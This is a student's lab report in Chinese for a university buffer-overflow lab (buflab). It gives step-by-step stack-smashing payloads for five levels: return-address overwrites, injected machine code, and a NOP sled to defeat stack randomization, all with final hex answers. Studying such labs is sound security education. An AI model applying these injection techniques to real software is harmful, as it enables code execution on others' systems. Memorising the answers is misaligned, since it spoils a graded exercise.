Buflab Report

电02 肖锦松 2020010563

邮箱：xiaojs20@mails.tsinghua.edu.cn

Userids and Cookies

```
thu@ubuntu:~/Desktop/buflab-handout$ ./makecookie 2020010563
0x20a6c142
```

```
/* Buffer size for getbuf */
#define NORMAL_BUFFER_SIZE 32
int getbuf()
{
    char buf[NORMAL_BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

利用`gdb`调试工具获得`getbuf`函数的地址

```
(gdb) info address getbuf
Symbol "getbuf" is at 0x8049284 in a file compiled without debugging.
```

`getbuf`函数的反汇编代码

```
08049284 <getbuf>:
 8049284:   55                      push   %ebp
 8049285:   89 e5                   mov    %esp,%ebp
 8049287:   83 ec 38                sub    $0x38,%esp
 804928a:   8d 45 d8                lea    -0x28(%ebp),%eax
 804928d:   89 04 24                mov    %eax,(%esp)
 8049290:   e8 d1 fa ff ff          call   8048d66 <Gets>
 8049295:   b8 01 00 00 00          mov    $0x1,%eax
 804929a:   c9                      leave
 804929b:   c3                      ret
```


Level 0: Candle (10 pts)

> 修改 getbuf() 的函数返回地址，使得其调用指定函数 smoke()

```c
void test()
{
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();
    val = getbuf();
    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    ...
}
```

利用`gdb`调试工具获得`test`函数的地址：

```
(gdb) info address test
Symbol "test" is at 0x8048be0 in a file compiled without debugging.
```



利用`gdb`调试工具获得`smoke`函数的地址：

```
(gdb) info address smoke
Symbol "smoke" is at 0x8048b04 in a file compiled without debugging.
```

`smoke`反汇编代码

```
08048b04 <smoke>:
 8048b04:   55                      push   %ebp
 8048b05:   89 e5                   mov    %esp,%ebp
 8048b07:   83 ec 18                sub    $0x18,%esp
 8048b0a:   c7 04 24 b0 a5 04 08    movl   $0x804a5b0,(%esp)
 8048b11:   e8 ea fd ff ff          call   8048900 <puts@plt>
 8048b16:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048b1d:   e8 0c 09 00 00          call   804942e <validate>
 8048b22:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048b29:   e8 f2 fd ff ff          call   8048920 <exit@plt>
```

现在我们应该往`getbuf()`的栈帧中注入数据，使其修改返回地址，因此注入的字符串末尾应为`04 8b 04 08`（小端存储）。

而从`getbuf`的反汇编代码可以知道`buf[0]`的地址为`-0x28(%ebp)`，而return address的地址为`0x4(%ebp)`，之间间隔44个字节，可以用`00`注入，最后再加上`04 8b 04 08`修改return address处的数据即可。

最终答案

```
/* Level 0: Candle 44 byte 00 + 4 byte smoke address */
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 8b 04 08
```

Level 1: Sparkler (10 pts)

> 修改 getbuf() 的函数返回地址，并传参。参数的值就是你的 cookie

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    }
    else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

利用`gdb`调试工具获得`fizz`的地址：

```
(gdb) info address fizz
Symbol "fizz" is at 0x8048b2e in a file compiled without debugging.
```

`fizz`反汇编代码

```
08048b2e <fizz>:
 8048b2e:   55                      push   %ebp
 8048b2f:   89 e5                   mov    %esp,%ebp
 8048b31:   83 ec 18                sub    $0x18,%esp
 8048b34:   8b 55 08                mov    0x8(%ebp),%edx
 8048b37:   a1 04 e1 04 08          mov    0x804e104,%eax
 8048b3c:   39 c2                   cmp    %eax,%edx
 8048b3e:   75 22                   jne    8048b62 <fizz+0x34>
 8048b40:   b8 cb a5 04 08          mov    $0x804a5cb,%eax
 8048b45:   8b 55 08                mov    0x8(%ebp),%edx
 8048b48:   89 54 24 04             mov    %edx,0x4(%esp)
 8048b4c:   89 04 24                mov    %eax,(%esp)
 8048b4f:   e8 dc fc ff ff          call   8048830 <printf@plt>
 8048b54:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048b5b:   e8 ce 08 00 00          call   804942e <validate>
 8048b60:   eb 14                   jmp    8048b76 <fizz+0x48>
 8048b62:   b8 ec a5 04 08          mov    $0x804a5ec,%eax
 8048b67:   8b 55 08                mov    0x8(%ebp),%edx
 8048b6a:   89 54 24 04             mov    %edx,0x4(%esp)
 8048b6e:   89 04 24                mov    %eax,(%esp)
```

```
 8048b71:   e8 ba fc ff ff          call   8048830 <printf@plt>
 8048b76:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048b7d:   e8 9e fd ff ff          call   8048920 <exit@plt>
```

这一题和前一题类似，都是通过注入修改return address处数据，然后使其跳转至指定地址。因此此处不再分析这部分，需要先注入44字节的`00`，然后再注入`fizz`的地址到return address，即`2e 8b 04 08`。接下去可以从`fizz`反汇编代码中分析**传入参数**所在地址。

`buf[0]`的地址为`-0x28(%ebp)`，return address的地址为`0x4(%ebp)`，从8048b3c可以看出，这是对%eax，%edx存的数据进行比较，因此二者对应的是`val`和`cookie`，其中赋给`%edx`的数据是存在固定地址`0x804e104`的，说明应该是`cookie`，因此传入参数`val`的地址是`0x8(%ebp)`。但是在return address之后直接注入cookie`42 c1 a6 20`输入参数却是`0xf7fb3000`。

需要注意，由于进入`fizz`是通过`return`的，需要先把`getbuf`的return address退栈，然后再让`%ebp`进栈，因此`%ebp`的值会加`4`，所以`fizz`的`0x8(%ebp)`对应`getbuf`的`0xc(%ebp)`，需要提前注入被跳过的 4 个字节的`00`。

最终答案

```
/* Level 1: Sparkler 44 byte 00 + 4 byte fizz address + 4 byte 00 + 4 byte
cookie*/
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 8b 04 08 00 00 00 00
42 c1 a6 20
```

Level 2: Firecracker (15 pts)

> 插入代码，并执行。
> 最终目标：修改全局变量 global_value 的值为 cookie，并且运行bang()

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    }else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

利用`gdb`调试工具获得`bang`的地址：

```
(gdb) info address bang
Symbol "bang" is at 0x8048b82 in a file compiled without debugging.
```

`bang`反汇编代码

```
08048b82 <bang>:
 8048b82:   55                      push   %ebp
 8048b83:   89 e5                   mov    %esp,%ebp
 8048b85:   83 ec 18                sub    $0x18,%esp
 8048b88:   a1 0c e1 04 08          mov    0x804e10c,%eax
 8048b8d:   89 c2                   mov    %eax,%edx
```

```
8048b8f:   a1 04 e1 04 08          mov    0x804e104,%eax
8048b94:   39 c2                   cmp    %eax,%edx
8048b96:   75 25                   jne    8048bbd <bang+0x3b>
8048b98:   8b 15 0c e1 04 08       mov    0x804e10c,%edx
8048b9e:   b8 0c a6 04 08          mov    $0x804a60c,%eax
8048ba3:   89 54 24 04             mov    %edx,0x4(%esp)
8048ba7:   89 04 24                mov    %eax,(%esp)
8048baa:   e8 81 fc ff ff          call   8048830 <printf@plt>
8048baf:   c7 04 24 02 00 00 00    movl   $0x2,(%esp)
8048bb6:   e8 73 08 00 00          call   804942e <validate>
8048bbb:   eb 17                   jmp    8048bd4 <bang+0x52>
8048bbd:   8b 15 0c e1 04 08       mov    0x804e10c,%edx
8048bc3:   b8 31 a6 04 08          mov    $0x804a631,%eax
8048bc8:   89 54 24 04             mov    %edx,0x4(%esp)
8048bcc:   89 04 24                mov    %eax,(%esp)
8048bcf:   e8 5c fc ff ff          call   8048830 <printf@plt>
8048bd4:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
8048bdb:   e8 40 fd ff ff          call   8048920 <exit@plt>
```

结合上题可以知道，`0x804e104`地址对应的数据为`cookie`，`0x804e10c`地址对应的数据为`global_value`。因为`global_value`并不在栈帧中，因此无法通过注入`cookie`值来改变它。这里需要进一步，采用编写汇编代码对`global_value`进行赋值，并将其翻译为机器码，注入栈帧。

首先编写能够修改`global_value`的汇编代码，首先先把`cookie`存入`%eax`，再把`%eax`的值传给地址为`0x804e10c`的内存

```
movl $0x20a6c142,0x804e10c
ret
```

使用命令将`Level2.s`编译成`.o`文件然后使用`objdump`命令得到机器码

```
thu@ubuntu:~/Desktop/buflab-handout$ gcc -m32 -c Level2.s
Level2.s: Assembler messages:

thu@ubuntu:~/Desktop/buflab-handout$ objdump -d Level2.o
```

```
00000000 <.text>:
   0:   c7 05 0c e1 04 08 42    movl   $0x20a6c142,0x804e10c
   7:   c1 a6 20
   a:   c3                      ret
```

还得找到`getbuf`的`%ebp`地址

```
(gdb) set args -u 2020010563
(gdb) b getbuf
Breakpoint 1 at 0x804928a
(gdb) r
Starting program: /home/thu/Desktop/buflab-handout/bufbomb -u 2020010563
Userid: 2020010563
Cookie: 0x20a6c142

Breakpoint 1, 0x0804928a in getbuf ()

(gdb) print $ebp
$1 = (void *) 0x556830e0 <_reserved+1036512>
```

`buf[0]`的地址为`-0x28(%ebp)`，也就是`0x556830b8`

这一部分代码的注入是在起始位置注入的，共有12字节。此后还需要注入32字节的无关符号`00`。随后，先注入自编代码的地址`b8 30 68 55`，后注入`bang`的地址`82 8b 04 08`。

`-0x4(%ebp)`是getbuf的return address，这里存放了自编代码的地址。执行到这个地方时，这一部分栈帧被清空，`-0x8(%ebp)`成为下一个新的return address，因此可以在这里存放`bang`的地址。这样可以达到先运行自编代码，然后再运行`bang`这样的目的。

最终答案

```
/* Level 2: Firecracker 11 byte func, 33 byte 00, 4 byte func addr, 4 byte bang addr */
c7 05 0c e1 04 08 42 c1 a6 20 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 30 68 55 82 8b 04 08
```

Level 3: Dynamite (20 pts)

> 机器无法发觉的函数返回值修改：
> 修改getbuf()的函数返回值，你的 cookie，但不能影响其正常返回test()。

由上题可以知道，`getbuf`的`%ebp`地址为`0x556830e0`

```
Breakpoint 1, 0x0804928a in getbuf ()
(gdb) info register
eax            0x4f80660d          1333814797
ecx            0x0                 0
edx            0x0                 0
ebx            0x0                 0
esp            0x556830a8          0x556830a8 <_reserved+1036456>
ebp            0x556830e0          0x556830e0 <_reserved+1036512>
esi            0xf7fb4000          -134529024
edi            0xf7fb4000          -134529024
eip            0x804928a           0x804928a <getbuf+6>
eflags         0x212               [ AF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

再利用gdb查找`test`中寄存器`esp`和`ebp`的所在地址。

```
Breakpoint 6, 0x08048c46 in test ()

(gdb) info register
eax            0x804a696           134522518
ecx            0x0                 0
edx            0x1                 1
ebx            0x0                 0
esp            0x556830e8          0x556830e8 <_reserved+1036520>
ebp            0x55683110          0x55683110 <_reserved+1036560>
esi            0xf7fb4000          -134529024
edi            0xf7fb4000          -134529024
eip            0x8048c46           0x8048c46 <test+102>
eflags         0x293               [ CF AF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

`test`中寄存器`esp`所在地址为`0x556830e8`和`ebp`的所在地址为`0x55683110`。可以发现其实有以下关系：

`0x556830e0+0x8 = 0x556830e8`，`0x556830e8+0x28 = 0x55683110`

看`test`的反汇编代码

```
08048be0 <test>:
 8048be0:   55                      push   %ebp
 8048be1:   89 e5                   mov    %esp,%ebp
 8048be3:   83 ec 28                sub    $0x28,%esp
 8048be6:   e8 38 04 00 00          call   8049023 <uniqueval>
 8048beb:   89 45 f0                mov    %eax,-0x10(%ebp)
 8048bee:   e8 91 06 00 00          call   8049284 <getbuf>
 8048bf3:   89 45 f4                mov    %eax,-0xc(%ebp)
 8048bf6:   e8 28 04 00 00          call   8049023 <uniqueval>
 8048bfb:   8b 55 f0                mov    -0x10(%ebp),%edx
 8048bfe:   39 d0                   cmp    %edx,%eax
 ...
```

可以发现，执行完`getbuf`后，应该返回的地址为`0x8048bf3`。

`getbuf`的ret被运行后，其`%esp`的值已经被恢复，原始堆栈被破坏，`%ebp`亦被破坏。因此编写代码主要是重新设置return address和`ebp`处的数据，由于`getbuf()`的函数返回值存在`%eax`中，因此需要用`movl`命令将`cookie`赋值给该寄存器。

```
push $0x8048bf3
push $0x55683110
movl $0x20a6c142,%eax
leave
ret
```

进行编译操作得到


```
00000000 <.text>:
   0:   68 f3 8b 04 08          push   $0x8048bf3
   5:   68 10 31 68 55          push   $0x55683110
   a:   b8 42 c1 a6 20          mov    $0x20a6c142,%eax
   f:   c9                      leave
  10:   c3                      ret
```

因此，先注入17字节自编代码的机器码，再注入23字节无关码，4字节的 ebp 地址 0x556830e0，最后注入4字节自编代码的地址码（buf[0] 的地址为 -0x28(%ebp)，也就是 0x556830b8）

最终答案

```
/* Level 3: Dynamite 17 byte func, 23 byte 00, 4 byte ebp addr, 4 byte ret addr */
68 f3 8b 04 08 68 10 31 68 55 b8 42 c1 a6 20 c9 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 30 68 55 b8 30 68 55
```

test 以及 getbuf 的栈帧空间可以用以下图例来表示：



Level 4: Nitroglycerin (10 pts)

> 栈空间浮动情况下的代码植入：
> 使用栈随机化来防止被攻击：先在栈上分配一个随机大小的空间，使得函数地址在正负 240 范围内浮动。
>
> 任务：
> 即使这样，你还是需要修改函数返回值为你的 cookie，且不能影响其正常返回 testn() 。
> 评测会重复进行 5 次，防止你运气过好，直接攻击成功。

利用gdb工具，可以得知 testn 地址为 0x8048c54，getbufn 地址为 0x804929c

```
(gdb) info address testn
Symbol "testn" is at 0x8048c54 in a file compiled without debugging.
(gdb) info address getbufn
Symbol "getbufn" is at 0x804929c in a file compiled without debugging.
```

阅读`getbufn`的反汇编代码

```
08049284 <getbuf>:
 8049284:   55                      push   %ebp
 8049285:   89 e5                   mov    %esp,%ebp
 8049287:   83 ec 38                sub    $0x38,%esp
 804928a:   8d 45 d8                lea    -0x28(%ebp),%eax
 ...

0804929c <getbufn>:
 804929c:   55                      push   %ebp
 804929d:   89 e5                   mov    %esp,%ebp
 804929f:   81 ec 18 02 00 00       sub    $0x218,%esp
 80492a5:   8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80492ab:   89 04 24                mov    %eax,(%esp)
 80492ae:   e8 b3 fa ff ff          call   8048d66 <Gets>
 80492b3:   b8 01 00 00 00          mov    $0x1,%eax
 80492b8:   c9                      leave
 80492b9:   c3                      ret
 80492ba:   90                      nop
 80492bb:   90                      nop
```

通过对比可以发现`getbufn`相较于`getbuf`，给`buf`分配的空间一个为`0x208=520`，一个为`0x28=40`。`esp`减去的数量比原先多480。

阅读`testn`的反汇编代码

```
08048be0 <test>:
 8048be0:   55                      push   %ebp
 8048be1:   89 e5                   mov    %esp,%ebp
 8048be3:   83 ec 28                sub    $0x28,%esp
 8048be6:   e8 38 04 00 00          call   8049023 <uniqueval>
 8048beb:   89 45 f0                mov    %eax,-0x10(%ebp)
 8048bee:   e8 91 06 00 00          call   8049284 <getbuf>
 8048bf3:   89 45 f4                mov    %eax,-0xc(%ebp)
 ...

08048c54 <testn>:
 8048c54:   55                      push   %ebp
 8048c55:   89 e5                   mov    %esp,%ebp
 8048c57:   83 ec 28                sub    $0x28,%esp
 8048c5a:   e8 c4 03 00 00          call   8049023 <uniqueval>
 8048c5f:   89 45 f0                mov    %eax,-0x10(%ebp)
 8048c62:   e8 35 06 00 00          call   804929c <getbufn>
 8048c67:   89 45 f4                mov    %eax,-0xc(%ebp)
 ...
```

`testn`的`esp`减去的数量为28，这和`test`的情况相同。可以发现，执行完`getbuf`后，应该返回的地址为`0x8048c67`。

分析栈帧结构可以知道以下**相对**关系：

`%ebp_of_testn = %ebp_of_getbufn + 0x30`;
`%ebp_of_testn = %esp_of_testn + 0x28`;
`%esp_of_testn = %ebp_of_getbufn + 0x08`;
`buf[0]=%ebp_of_getbufn - 0x208`

`%ebp_of_getbufn` 在Level3是 `556830e0`，在Level4中会变化，变化的范围$\pm 240 = \pm 0xf0$，也就是 `0x55682ff0~0x556831d0`
那么 `buf[0]` 地址的变化范围则为 `0x55682de8~0x55682fc8`

设计如下代码：

```
lea 0x28(%esp),%ebp
push $0x8048c67
mov $0x20a6c142,%eax
ret
```

经过汇编


```
00000000 <.text>:
   0:   8d 6c 24 28             lea    0x28(%esp),%ebp
   4:   68 67 8c 04 08          push   $0x8048c67
   9:   b8 42 c1 a6 20          mov    $0x20a6c142,%eax
   e:   c3
```

先注入nop指令 `90`，因为得确保不对其他代码产生影响，然后把自编代码的地址放到buf区域的末尾。最终需要跳转到 `buf[0]` 和 `%ebp` 之间，这样才能执行到我们自编的代码，选择 `buf[0]` 地址范围中最大的 `0x55682fc8`，这样才能保证能够在该范围内。

最终答案

```
/* Level 4: Nitroglycerin */
90 90 .. 90 90 /* 90*505 */
8d 6c 24 28 68 67 8c 04 08 b8 42 c1 a6 20 c3 /* 15 */
00 00 00 00
c8 2f 68 55
```

栈帧示意图如下



实验感想

做该实验最大的感想就是得动手画一画栈帧结构，做前两三个level的时候由于寄存器、返回值的位置和关系比较明朗，所以没有画栈帧结构。到了最后两个level明显感觉比较抽象，还有调用子函数后栈帧的行为等等。后来动手画完栈帧结构后感觉比较明朗一些。

本次实验让我学到了不少以前没接触过的工具，比如gdb调试工具，这一个工具还是比较方便的，可以进行断点调试、查询寄存器地址、函数地址、反汇编等等。再比如一些linux的指令代码，以前虽然有学习过，但是由于本专业几乎没有使用linux系统的需求，所以也用的很少，这次作业也算是复习了一次linux指令的操作。